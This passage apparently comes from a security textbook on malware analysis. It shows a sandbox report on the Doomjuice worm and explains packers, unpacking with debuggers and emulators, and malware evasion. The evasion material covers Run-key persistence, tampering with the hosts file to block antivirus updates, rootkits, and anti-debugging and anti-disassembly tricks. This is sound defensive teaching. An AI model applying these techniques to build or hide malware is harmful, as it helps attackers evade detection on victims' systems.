


This tool is also useful for finding strings contained in the binary.



TCPView

The TCPView tool can be used to see network activity.



As you can see, the malware appears to be attempting to scan our subnet for other infected machines on port 3127. At this point we can Google "TCP 3127" and find out that port is used by the MyDoom worm as a backdoor.

With our limited knowledge at this point, it appears that our malware connects to existing MyDoom-infected victims and drops a copy of the MyDoom source code on those machines.

Malware Analyst Pack (iDefense)

The iDefense labs offer a great set of tools called the Malware Analyst Pack (MAP). The following tools are contained in the MAP:

Tools	Description
ShellExt	Four explorer extensions that provide right-click context menus
socketTool	Manual TCP client for probing functionality
MailPot	Mail server capture pot
fakeDNS	Spoofs dns responses to controlled IPs
sniff_hit	HTTP, IRC, and DNS sniffer
sclog	Shellcode research and analysis application
IDCDumpFix	Aids in quick reverse engineering of packed applications
Shellcode2EXE	Embeds multiple shellcode formats in .exe husk
GDIProcs	Detects hidden process by looking in GDISharedHandleTable

Although they are not particularly useful for this malware, you may find these tools useful in the future. For example, if the malware you are analyzing tries to send e-mails, connect to an IRC server, or flood a web server, these tools can safely stimulate the malware and extract vital information.

Norman Sandbox Technology

We have saved the best for last. As you saw earlier in the Nepenthes section, we set up Nepenthes to automatically report binaries to the Norman Sandbox. The Norman Sandbox site receives the binary and performs automated analysis to discover files contained, registry keys modified, network activity, and basic detection of known viruses. The Sandbox actually simulates the execution of the binary in a sandbox (safe) environment to extract the forensic data. In short, sandboxes do everything we did, and more, in an automated fashion and provide us with a report in seconds. The report is quite impressive and offers unprecedented "first pass" information that will tell us some basic data about our captured binary within seconds.

As expected, after the earlier output from Nepenthes, we got the following e-mail from sandbox@eunet.no:

```
Your message ID (for later reference): 20070112-3362

Hello,
```

```
Thanks for taking the time to submit your samples to the Norman Sandbox
Information Center.
<snip>
nepenthes-7e3b35c870d3bf23a395d72055bbba0f-index.html : W32/Doomjuice.A
(Signature: Doomjuice.A)
 [ General information ]
    * Decompressing UPX.
    * File length:        36864 bytes.
    * MD5 hash: 7e3b35c870d3bf23a395d72055bbba0f.
 [ Changes to filesystem ]
    * Creates file C:\WINDOWS\SYSTEM32\intrenat.exe.
    * Deletes file C:\WINDOWS\SYSTEM32\intrenat.exe.
    * Creates file C:\sync-src-1.00.tbz.
    * Creates file N:\sync-src-1.00.tbz.
    * Creates file C:\WINDOWS\sync-src-1.00.tbz.
    * Creates file C:\WINDOWS\SYSTEM32\sync-src-1.00.tbz.
    * Creates file C:\WINDOWS\TEMP\sync-src-1.00.tbz.
    * Creates file C:\DOCUME~1\SANDBOX\sync-src-1.00.tbz.
 [ Changes to registry ]
    * Creates value "Gremlin"="C:\WINDOWS\SYSTEM32\intrenat.exe" in key
HKLM\Software\Microsoft\Windows\CurrentVersion\Run".
 [ Network services ]
    * Looks for an Internet connection.
    * Connects to "192.168.0.0" on port 3127 (TCP).
    * Connects to "CONFIGURED_DNS" on port 3127 (TCP).
    * Connects to "192.168.0.2" on port 3127 (TCP).
    * Connects to "192.168.0.3" on port 3127 (TCP).
    * Connects to "192.168.0.4" on port 3127 (TCP).
<snip>
    * Connects to "230.90.214.20" on port 3127 (TCP).
    * Connects to "230.90.214.21" on port 3127 (TCP).
    * Connects to "230.90.214.22" on port 3127 (TCP).
    * Connects to "230.90.214.23" on port 3127 (TCP).
 [ Process/window information ]
    * Creates a mutex sync-Z-mtx_133.
    * Will automatically restart after boot (I'll be back...).
 [ Signature Scanning ]
    * C:\WINDOWS\SYSTEM32\intrenat.exe (36864 bytes) : Doomjuice.A.
<snip>
(C) 2004-2006 Norman ASA. All Rights Reserved.
The material presented is distributed by Norman ASA as an information source
only.
```

Wow, this report has quite useful information, confirms all of our findings, and indicates that we have captured a variant of the Doomjuice.A worm (which exploits existing MyDoom victims). We can see the basic steps the worm performs. In fact, in many cases, the sandbox report will suffice and save us from having to manually analyze the malware.

NOTE You might have noticed the Nepenthes configuration files also send a copy of the malware to the Nepenthes sandbox at luigi.informatik.uni-mannheim.de. You may remove that destination from the submit-norman.conf file if you like.

What Have We Discovered?

It appears that the binary we captured was indeed a form of malware called a worm. The malware has been classified by the virus companies as the first of the Doomjuice family of worms (Doomjuice.A). The purpose of the worm appears to be to connect to already infected MyDoom victims. First, it creates a mutex to ensure that only one copy of the malware runs at a time. Next, it protects itself by making a registry entry for reboots. Then it drops a copy of the source code for the MyDoom virus in several locations on the system. Next, the worm begins a methodical scan to look for other infected MyDoom victims (which listen on port TCP 3127).

CAUTION Without reverse engineering, you are not able to determine all the functionality of the binary. In this case, as can be confirmed on Google, it turns out there is a built-in denial-of-service attack on microsoft.com but we were not able to discover it with static and live analysis alone. The DoS attack is only triggered in certain situations.

References

www.grayhathackingbook.com
Lenny Zeltser's famous paper www.zeltser.com/reverse-malware-paper/
PEiD Tool http://peid.has.it/
PE Tools www.uinc.ru
UPX http://upx.sourceforge.net/download/upx203w.zip
Strings www.microsoft.com/technet/sysinternals/utilities/Strings.mspx
System Internals Tools www.microsoft.com/technet/sysinternals/Processesandthreadsutilities.mspx
RegShot www.snapfiles.com/download/dlregshot.html
iDefense Malware Analysis Pack http://labs.idefense.com/software/malcode.php
Norman Sandbox http://sandbox.norman.no/

CHAPTER 21

Hacking Malware

- Current trends in malware
- De-obfuscating malware
- Reverse engineering malware

Why are we bothering to discuss malware in a book about hacking? One reason is that malware is so pervasive today that it is all but impossible to avoid it. If you know anything at all about computer security, you are likely to be asked for advice on how to deal with some malware-related issue—from how to avoid it in the first place, to how to clean up after an infection. Reverse engineering malware can help you understand the following:

- How the malware installs itself in order to develop de-installation procedures.
- Files associated with malware activity to assist in cleanup and detection.
- What hosts the malware communicates with to assist in tracking the malware to its source. This can include the discovery of passwords or other authentication mechanisms in use by the malware.
- Capabilities of the malware to understand the current state of the art or to compare with existing malware families.
- How to communicate with the malware as a means of understanding what information the malware has collected or as a means of detecting additional infections.
- Vulnerabilities in the malware that may allow for remote termination of the malware on infected machines.

Trends in Malware

Like any other technology, malware is growing increasingly sophisticated. Malware authors seek to make their tools undetectable. Virtually every known offensive technique has been incorporated into malware to make it more difficult to defend against. While it is rare to see completely new techniques appear first in malware, malware authors are quick to adopt new techniques once they are made public, and quick to adapt in the face of new defensive techniques.

Embedded Components

Malware authors often seek to deliver several components in a single malware payload. Such additional components can include kernel level drivers designed to hide the presence of the malware, and malware client and server components to handle data exfiltration or to provide proxy services through an infected computer. One technique for embedding these additional components within Windows malware is to make use of the resource sections within Windows binaries.

NOTE The resources section within a Windows PE binary is designed to hold customizable data blobs that can be modified independently of the program code. Resources often include bitmaps for program icons, dialog box templates, and string tables that make it easier to internationalize a program through the inclusion of strings based on alternate character sets.

Windows offers the capability to embed custom binary resources within the resource section. Malware authors have taken advantage of this capability to embed entire binaries such as additional executables or device drivers into the resource section. When the malware initially executes, it makes use of the **LoadResource** function to extract the embedded resource from the malware prior to saving it to the local hard drive.

Use of Encryption

In the past it was not uncommon to see malware that used no encryption at all to hinder analysis. Over time malware authors have jumped on the encryption bandwagon as a means of obscuring their activities, whether they seek to protect communications or whether they seek to prevent disclosure of the contents of a binary. Encryption algorithms seen in the wild range from simple XOR encodings to compact ciphers such as the Tiny Encryption Algorithm (TEA), and occasionally more sophisticated ciphers such as DES. The need for self-sufficiency tends to restrict malware to the use of symmetric ciphers, which means that decryption keys must be contained within the malware itself. Malware authors often try to hide the presence of their keys by further encoding or splitting the keys using some easily reversible but hopefully difficult to recognize process. Recovery of any decryption keys is an essential step for reverse engineering any encrypted malware.

User Space Hiding Techniques

Malware has been observed to take any number of steps to hide its presence on an infected system. By hiding in plain sight within the clutter of the Windows system directory using names that a user might assume belong to legitimate operating system components, malware hopes to remain undetected. Alternatively, malware may choose to create its own installation directory deep within the install program's hierarchy in an attempt to hide from curious users. Various techniques also exist to prevent installed antivirus programs from detecting a newly infected computer. A crude yet effective method is to modify a system's *hosts* file to add entries for hosts known to be associated with antivirus updates.

NOTE A hosts file is a simple text file that contains mappings of IP address to hostnames. The hosts file is typically consulted prior to performing a DNS lookup to resolve a hostname to an IP address. If a hostname is found in the hosts file, the associated IP is used, saving the time required to perform a DNS lookup. On Windows systems, the hosts file can be found in the system directory under system32\drivers\etc. On Unix systems, the hosts file can be found at /etc/hosts.

The modifications go so far as to insert a large number of carriage returns at the end of the existing host entries before appending the malicious host entries in the hopes that the casual observer will fail to scroll down and notice the appended entries. By causing antivirus updates to fail, new generations of malware can go undetected for long periods. Typical users may not notice that their antivirus software has failed to automatically update, as warnings to that effect are either not generated at all or are simply dismissed by unwitting users.

Use of Rootkit Technology

Malware authors are increasingly turning to the use of rootkit techniques to hide the presence of their malware. Rootkit components may be delivered as embedded components within the initial malware payload as described earlier, or downloaded as secondary stages following initial malware infection. Services implemented by rootkit components include but are not limited to process hiding, file hiding, key logging, and network socket hiding.

Persistence Measures

Most malware takes steps to ensure that it will continue to run even after a system has been restarted. Achieving some degree of persistence eliminates the requirement to reinfect a machine every time the machine is rebooted. As with other malware behaviors, the manner in which persistence is achieved has grown more sophisticated over time. The most basic forms of persistence are achieved by adding commands to system startup scripts that cause the malware to execute. On Windows systems this evolved to making specific registry modifications to achieve the same effect.

NOTE The Windows registry is a collection of system configuration values that detail the hardware and software configuration for a given computer. A registry contains keys, which loosely equate to directories; values, which loosely equate to files; and data, which loosely equates to the content of those files. By specifying a value for the HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run registry key, for example, a program can be named to start each time a user logs in.

Other registry manipulations include installing malware components as extensions to commonly used software such as Windows Explorer or Microsoft Internet Explorer. More recently, malware has taken to installing itself as an operating system service or

device driver so that components of the malware operate at the kernel level and are launched at system startup.

Reference

Alisa Shevchenko www.net-security.org/article.php?id=1028

Peeling Back the Onion—De-obfuscation

One of the most prevalent features of modern malware is obfuscation. Obfuscation is the process of modifying something so as to hide its true purpose. In the case of malware, obfuscation is used to make automated analysis of the malware nearly impossible and to frustrate manual analysis to the maximum extent possible. There are two basic ways to deal with obfuscation. The first way is to simply ignore it, in which case your only real option for understanding the nature of a piece of malware is to observe its behavior in a carefully instrumented environment as detailed in the previous chapter. The second way to deal with obfuscation is to take steps to remove the obfuscation and reveal the original "de-obfuscated" program, which can then be analyzed using traditional tools such as disassemblers and debuggers. Of course, malware authors understand that analysts will attempt to break through any obfuscation, and as a result they design their malware with features designed to make de-obfuscation difficult. De-obfuscation can never be made truly impossible since the malware must ultimately run on its target CPU; it will always be possible to observe the sequence of instructions that the malware executes using some combination of hardware and software tools. In all likelihood, the malware author's goal is simply to make analysis sufficiently difficult that a window of opportunity is opened for the malware in which it can operate without detection.

Packer Basics

Tools used to obfuscate compiled binary programs are generically referred to as *packers*. This term stems from the fact that one technique for obfuscating a binary program is simply to compress the program, as compressed data tends to look far more random, and certainly does not resemble machine language. For the program to actually execute on the target computer, it must remain a valid executable for the target platform. The standard approach taken by most packers is to embed an unpacking stub into the packed program and to modify the program entry point to point to the unpacking stub. When the packed program executes, the operating system reads the new entry point and initiates execution of the packed program at the unpacking stub. The purpose of the unpacking stub is to restore the packed program to its original state and then to transfer control to the restored program.

Packers vary significantly in their degree of sophistication. The most basic packers simply perform compression of a binary's code and data sections. More sophisticated packers not only compress, but also perform some degree of encryption of the binary's sections. Finally, many packers will take steps to obfuscate a binary's import table by compressing or encrypting the list of functions and libraries that the binary depends upon. In this last case, the unpacking stub must be sophisticated enough to perform

many of the functions of the dynamic loader, including loading any libraries that will be required by the unpacked binary and obtaining the addresses of all required functions within those libraries. The most obvious way to do this is to leverage available system API functions such as the Windows **LoadLibrary** and **GetProcAddress** functions. Each of these functions requires ASCII input to specify the name of a library or function, leaving the binary susceptible to strings analysis. More advanced unpackers utilize linking techniques borrowed from the hacker community, many of which are detailed in Matt Miller's excellent paper on understanding Windows shellcode.

What is it that packers hope to achieve? The first, most obvious thing that packers achieve is that they defeat *strings* analysis of a binary program.

NOTE The **strings** utility is designed to scan a file for sequences of consecutive ASCII or Unicode characters and to display strings exceeding a certain minimum length to the user. **strings** can be used to gain a quick feel for the strings that are manipulated by a compiled program as well as any libraries and functions that the program may link to, since such library and function names are typically stored as ASCII strings in a program's import table.

strings is not a particularly effective reverse-engineering tool, as the presence of a particular string within a binary in no way implies that the string is ever used. A true behavioral analysis is the only way to determine whether a particular string is ever utilized. As a side note, the absence of any **strings** output is often a quick indicator that an executable has been packed in some manner.

Unpacking Binaries

Before you can ever begin to analyze how a piece of malware behaves, you will most likely be required to unpack that malware. Approaches to unpacking vary depending upon your particular skill set, but usually a few questions are useful to answer before you begin the fight to unpack something.

Is This Malware Packed?

How can you identify whether a binary has been packed? There is no one best answer. Tools such as PEiD (see Chapter 20) can identify whether a binary has been packed using a known packer, but they are not much help when a new or mutated packer has been used. As mentioned earlier, **strings** can give you a feel for whether a binary has been packed. Typical **strings** output on a packed binary will consist primarily of garbage along with the names of the libraries and functions that are required by the unpacker. A partial listing of the extracted strings from a sample of the Sobig worm is shown next:

```
!This program cannot be run in DOS mode.
Rich
.shrink
.shrink
.shrink
.shrink
```

```
'!Vw@p
KMQl\PD%
N2]B
<...>
cj}D
wQfYX
kernel32.dll
user32.dll
GetModuleHandleA
MessageBoxA
D}uL
:V&&
tD4w
XC001815d
XC001815d
XC001815d
XC001815d
XC001815d
```

These strings tell us very little. Things that we can see include section names extracted from the PE headers (.shrink). Many tools exist that are capable of dumping various fields from binary file headers. In this case, the section names are nonstandard for all compilers that we are aware of, indicating that some postprocessing (such as packing) of the binary has probably taken place. The **objdump** utility can be used to easily display more information about the binary and its sections as shown next:

```
$ objdump -fh sobig.bin

sobig.bin:     file format pei-i386
architecture: i386, flags 0x0000010a:
EXEC_P, HAS_DEBUG, D_PAGED
start address 0x0041ebd6

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .shrink       0000c400  00401000  00401000  00001000  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  1 .shrink       00001200  00416000  00416000  0000d400  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  2 .shrink       00001200  00419000  00419000  0000e600  2**2
                  CONTENTS, ALLOC, LOAD, DATA
  3 .shrink       00002200  0041d000  0041d000  0000f800  2**2
                  CONTENTS, ALLOC, LOAD, DATA
```

Things worth noting in this listing are that all the sections have the same name, which is highly unusual, and that the program entry point (0x0041ebd6) lies in the fourth section (spanning 0x0041d000–0x0041f200), which is also highly unusual since a program's executable section (usually .text) is most often the very first section within the binary. The fourth section probably contains the unpacking stub, which will unpack the other three sections before transferring control to an address within the first section.

Another thing to note from the **strings** output is that the binary appears to import only two libraries (kernel32.dll and user32.dll), and from those libraries imports only two functions (**GetModuleHandleA** and **MessageBoxA**). This is a surprisingly small number of functions for any program to import. Try running **dumpbin** on any binary

and you will typically get several screens full of information regarding the libraries and functions that are imported. Suffice it to say, this particular binary appears to be packed and a simple tool like **strings** was all it took to make that fairly obvious.

How Was This Malware Packed?

Now that you have identified a packed binary and your pulse is beginning to rise, it is useful to attempt to identify exactly how the binary was packed. "Why?" you may ask. In most cases you will not be the first person to encounter a particular packing scheme. If you can identify a few key features of the packing scheme, you may be able to search for and utilize tools or algorithms that have been developed for unpacking the binary you are analyzing. Many packers leave telltale signs about their identity. Some packers utilize well-known section names, while others leave identifying strings in the packed binary. If you are lucky, you will have encountered a packed file for which an automated unpacker exists. The UPX packer is well known as a packer that offers an undo option. At least this option is well known to reverse engineers. Surprisingly, a large number of malware authors continue to utilize UPX as their packer of choice (perhaps because it is free and easy to obtain). The fact that UPX is easily reversed has spawned an entire aftermarket of UPX postprocessing utilities designed to modify files generated by UPX just enough so that UPX will refuse to unpack them. Tools such as file (which has a rudimentary packer identification capability), PEiD, and Google are your best bet for identifying exactly which packing utility may have been used to obfuscate a particular binary.

How Do I Recover the Original Binary?

In an ideal world, once (if?) you were to identify the tool used to pack a binary, you would be able to quickly locate a tool or procedure for automatically unpacking that binary. Unfortunately, the world is a less than ideal place and more often than you like, you will be required to battle your way through the unpacking process on your own. There are several different approaches to unpacking, each with its advantages and disadvantages.

Run and Dump Unpacking With most packed programs, the first phase of execution involves unpacking the original program in memory, loading any required libraries, and looking up the addresses of imported functions. Once these actions are completed, the memory image of the program closely resembles its original, unpacked version. If a snapshot of the memory image can be dumped to a file at this point, that file can be analyzed as if no packing had ever taken place. The advantage to this technique is that the embedded unpacking stub is leveraged to do the unpacking for you. The difficult part is knowing exactly when to take the memory snapshot. The snapshot must be made after the unpacking has taken place and before the program has had a chance to cover its tracks. This is one drawback to this approach for unpacking. The other, perhaps more significant drawback is that the malware must be allowed to run so that it can unpack itself. To do this safely, a sandbox environment should be configured as detailed in the live analysis section of Chapter 20. Most operating systems provide facilities for accessing the memory of running processes. Tools exist for Windows systems that aid in this process. One of the early tools (no longer maintained) for extracting running processes from memory was ProcDump.

LordPE by Yoda (see Figure 21-1) is a more recent tool capable of dumping process images from memory.

LordPE displays a complete list of running processes. When a process is selected, LordPE displays the complete list of files associated with that process and dumping the executable image is a right-click away. A discussion of a similar Linux-based tool by ilo appears in *Phrack 63*.

Debugger-Assisted Unpacking Allowing malware to run free is not always a great idea. If we don't know what the malware does, it may have the opportunity to wreak havoc before we can successfully dump the memory image to disk. Debuggers offer greater control over the execution of any program under analysis. The basic idea when using a debugger is to allow the malware to execute just long enough for it to unpack itself, then to utilize the memory dumping capabilities of the debugger to dump the process image to a file for further analysis. The problem here is determining how long is long enough. A fundamental problem when working with self-modifying code in a debugger is that software breakpoints (such as the x86 int 3) are difficult to use since the saved breakpoint opcode (0xCC on the x86) may be modified before the program reaches the breakpoint location. As a result, the CPU will fetch something other than the breakpoint opcode and fail to break properly. Hardware breakpoints could be used on processors that support them; however, the problem of where to set the breakpoint remains. Without a correct disassembly, it is not possible to determine where to set a breakpoint. The only reasonable approach is to use single stepping until some pattern of execution such as a loop is revealed, then to utilize breakpoints to execute the loop to completion, at which point you resume single stepping and repeat the process. This can be very time-consuming if the author of the packer chooses to use many small loops and self-modifying code sections to frustrate your analysis.

Joe Stewart developed the OllyBonE plug-in for OllyDbg, a windows debugger. The plug-in is designed to offer Break-on-Execute breakpoint capability. Break-on-Execute allows a memory location to be read or written as data but causes a breakpoint to trigger if that memory location is fetched from, meaning the location is being treated as an




Figure 21-1 The LordPE process dumping utility

instruction address. The assumption here is that it is first necessary to modify the packed program data during the unpacking process before that code can be executed. OllyBonE can be used to set a Break-on-Execute breakpoint on an entire program section, allowing program execution to proceed through the unpacking phase but catching the transfer of control from the unpacking stub to the newly unpacked code. In the Sobig example (see the second listing under "Is This Malware Packed?"), using OllyBonE to set a breakpoint on section zero and then allowing the program to run will cause the program to be unpacked. But it will prevent it from executing the unpacked code, as the breakpoint will trigger when control is transferred to any location within section zero. Once the program has been unpacked, *OllyDump* and *PE Dumper* are two additional plug-ins for OllyDbg that are designed to dump the unpacked program image back to a file.

IDA-Assisted Unpacking Packer authors are well aware that reverse engineers make use of debuggers to unpack binaries. As a result, many current packers incorporate anti-debugging techniques to hinder debugger-assisted unpacking. These include

- **Debugger detection** The use of the **IsDebuggerPresent** function (Windows), timing tests to detect slower than expected execution, examination of the x86 timestamp counter, testing the CPU trace flag, and looking for debugger-related processes are just a few examples.
- **Interrupt hooking** Debuggers rely on the ability to process specific CPU exceptions. To do this, debuggers register interrupt handlers for all interrupts that they expect to process. Some packers register their own interrupt handlers to prevent a debugger from regaining control.
- **Debug register manipulation** Debuggers must keep close control of any hardware debugging registers that the CPU may have. To foil hardware-assisted debugging on Windows, some packers set up exception handlers and then intentionally generate an exception. Since the Windows exception-handling mechanism grants a process access to the x86 debug registers, the packer can clear any hardware breakpoints that may have been set by the debugger.
- **Self-modifying code** This makes it difficult to set software breakpoints as described previously.
- **Debugging prevention** To debug a process, a debugger must be able to *attach* to that process. Operating systems allow only one debugger to attach to a process at any given time. If a debugger is already attached to a process, a second debugger can't attach. To prevent the use of debuggers, some programs will attach to themselves, effectively shutting out all debuggers. If a debugger is used to launch the program initially, the program will not be able to attach to itself (since the debugger is already attached) and will generally shut down.

In addition to anti-debugging techniques, many packers generate code designed to frustrate disassembly analysis of the unpacking stub. Some common anti-disassembly techniques include jumping into the middle of instructions and jumps to runtime-computed values.

An example of the first technique is shown in the following listing, which has clearly stopped IDA in its tracks:

```
0041D000 sub_41D000      proc near
0041D000                 pusha
0041D001                 stc
0041D002                 call    near ptr loc_41D007+2
0041D007 loc_41D007:
0041D007                 call    near ptr 42B80Ch
0041D007 sub_41D000      endp
0041D00C                 db    0
0041D00D                 db    0
0041D00E                 db  5Eh
0041D00F                 db  2Bh
0041D010                 db 0C9h
```

Here the instruction at location 41D002 is attempting a call to location 41D009, which is in the middle of the 5-byte instruction that begins at location 41D007. IDA can't split the instruction at 41D007 into two separate instructions so it gets stopped in its tracks. Manually reformatting the IDA display yields a more accurate disassembly as shown in the following code, but adds significantly to the time required to analyze a binary:

```
0041D000                 pusha
0041D001                 stc
0041D002                 call    loc_41D009
0041D002 ; ---------------------------------------
0041D007                 db 0E8h ; F
0041D008                 db    0
0041D009 ; ---------------------------------------
0041D009 loc_41D009:
0041D009                 call    $+5
0041D00E                 pop     esi
0041D00F                 sub     ecx, ecx
0041D011                 pop     eax
0041D012                 jz      short loc_41D016
0041D012 ; ---------------------------------------
0041D014                 db 0CDh ; -
0041D015                 db  20h
0041D016 ; ---------------------------------------
0041D016 loc_41D016:
0041D016                 mov     ecx, 1951h
0041D01B                 mov     eax, ecx
0041D01D                 clc
0041D01E                 jnb     short loc_41D022
```

This listing also illustrates the use of runtime values to influence the flow of the program. In this example, the operations at 41D00F and 41D01D effectively turn the conditional jumps at 41D012 and 41D01E into unconditional jumps. This fact can't be known by a disassembler and further serves to frustrate generation of an accurate disassembly.

At this point it may seem impossible to utilize a disassembler to unpack obfuscated code. IDA Pro is sufficiently powerful to make de-obfuscation possible in many cases. Two options for unpacking include the use of IDA scripts and the use of IDA plug-ins. The key concept to understand is that the IDA disassembly database can be viewed as a loaded memory image of the file being analyzed. When IDA initially loads an executable, it maps

all of the bytes of the executable to their corresponding virtual memory locations. IDA users can query and modify the contents of any program *memory* location as if the program had been loaded by the operating system. Scripts and plug-ins can take advantage of this to mimic the behavior of the program being analyzed.

To generate an IDC script capable of unpacking a binary, the unpacking algorithm must be analyzed and understood well enough to write a script that performs the same actions. This typically involves reading a byte from the database using the **Byte** function, modifying that byte the same way the unpacker does, then writing the byte back to the database using the **PatchByte** function. Once the script has executed, you will need to force IDA to reanalyze the newly unpacked bytes. This is because scripts run after IDA has completed its initial analysis of the binary. Following any action you take to modify the database to reveal new code, you must tell IDA to convert bytes to code or to reanalyze the affected area. A sample script to unpack UPX binaries can be found at the book website in the Chapter 21 section. While script-based unpacking bypasses any anti-debugging techniques employed by a packer, a major drawback to script-based unpacking is that new scripts must be generated for each new unpacker that appears, and existing scripts must be modified for each change to existing unpackers. This same problem applies to IDA plug-ins, which typically take even more effort to develop and install, making targeted unpacking plug-ins a less than optimal solution.

The IDA x86 emulator plug-in (x86emu) was designed to address this shortcoming. By providing an emulation of the x86 instruction set, x86emu has the effect of embedding a virtual CPU within IDA Pro. When activated (ALT-F8 by default), x86emu presents a debugger-like control interface as shown in Figure 21-2.

When loaded, x86emu allocates memory to represent the x86 registers, a stack, and a heap for use during program emulation. The user can manipulate the contents of the emulated x86 registers at any time via the emulator control console. Stepping the emulator causes the plug-in to read from the IDA database at the location indicated by the **eip** register, decode the instruction that was read, and carry out the actions indicated by




Figure 21-2 The IDA x86emu control panel

the instruction, including updating any registers, flags, or memory that may have changed. If a memory location being written to lies within the IDA database (as opposed to the emulated stack or heap), the emulator updates the database accordingly, thus transforming the database according to the instructions contained in the unpacker. After a sufficient number of instructions have been executed, the emulator will have transformed the IDA database in the same manner that the unpacker would have transformed the program had it actually been running, and analysis of the binary can continue as if the binary had never been packed at all. The emulator plug-in contains a variety of features to assist in emulation of Windows binaries, including the following:

- Generation of SEH frames and transfer to an installed exception handler when an exception occurs.
- Automatic interception of library calls. Some library calls are emulated including **LoadLibrary**, **GetProcAddress**, and others. Calls to functions for which x86emu has no internal emulation generate a pop-up window (see Figure 21-3) that displays the current stack state and offers the user an opportunity to specify a return value and to define the behavior of the function.
- Tracking of calls to **CreateThread**, giving the user a chance to switch between multiple threads while emulating instructions.

The emulator offers a rudimentary breakpoint capability that does not rely on software breakpoints or debug control registers, preventing its breakpoint mechanism from being thwarted by unpackers. Finally, the emulator offers the ability to enumerate allocated heap blocks and to dump any range of memory out of the database to a file. Advantages of emulator-based unpacking include the fact that the original program is never executed, making this approach safe and eliminating the need to build and maintain a sandbox. Additionally, since the emulator operates at the CPU instruction level, it is immune to algorithmic changes in the unpacker and can be used against unknown




Figure 21-3 Trapped library call in x86emu

unpackers with no changes. Finally, the emulator is immune to debugger and virtual machine detection techniques. Disadvantages include that the true behavior, such as network connections, of a binary can't be observed, and at present the complete x86 instruction set is not emulated. As the emulator was primarily designed for unpacking, neither of these limitations tends to come into play.

I Have Unpacked a Binary—Now What?

Once an unpacked binary has been obtained, more traditional analysis techniques can be employed. Remember, however, that if your goal is to perform black-box analysis of a running malware sample, that unpacking was probably not necessary in the first place. Having gone to the trouble of unpacking a binary, the most logical next step is analysis using a disassembler. It is worth noting that at this point a *strings* analysis should be performed on the unpacked binary to obtain a very rough idea of some of the things that the binary may attempt to do.

References

Understanding Windows Shellcode www.hick.org/code/skape/papers/win32-shellcode.pdf
ilo, Advances in Remote Anti-Forensics www.phrack.org/issues.html?issue=63&id=12&mode=txt
LordPE http://scifi.pages.at/yoda9k/LordPE/info.htm
Unpackng with OllyBonE www.joestewart.org/ollybone/tutorial.html
OllyDump www.woodmann.com/ollystuph/g_ollydump300110.zip
PE Dumper www.woodmann.com/ollystuph/ollydbgpedumper301.zip
IDA x86emu plug-in http://ida-x86emu.sourceforge.net/

Reverse Engineering Malware

Assuming that you have managed to obtain an unpacked malware sample via some unpacking mechanism, where do you go next? Chapter 20 covered some of the techniques for performing black-box analysis on malware samples. Is it any easier to analyze malware when it is fully exposed in IDA? Unfortunately, no. Static analysis is a very tedious process and there is no magic recipe for making it easy. A solid understanding of typical malware behaviors can help speed the process.

Malware Setup Phase

The first actions that most malware takes generally center on survival. Functions typically involved in the persistence phase often include file creation, registry editing, and service installation. Some useful information to uncover concerning persistence includes the names of any files or services that are created and any registry keys that are manipulated. An interesting technique for data hiding employed in some malware relies on the storage of data in nonstandard locations within a binary. We have previously discussed the fact that some malware has been observed to store data within the resource section of Windows binaries. This is an important thing to note, as IDA does not typically load the

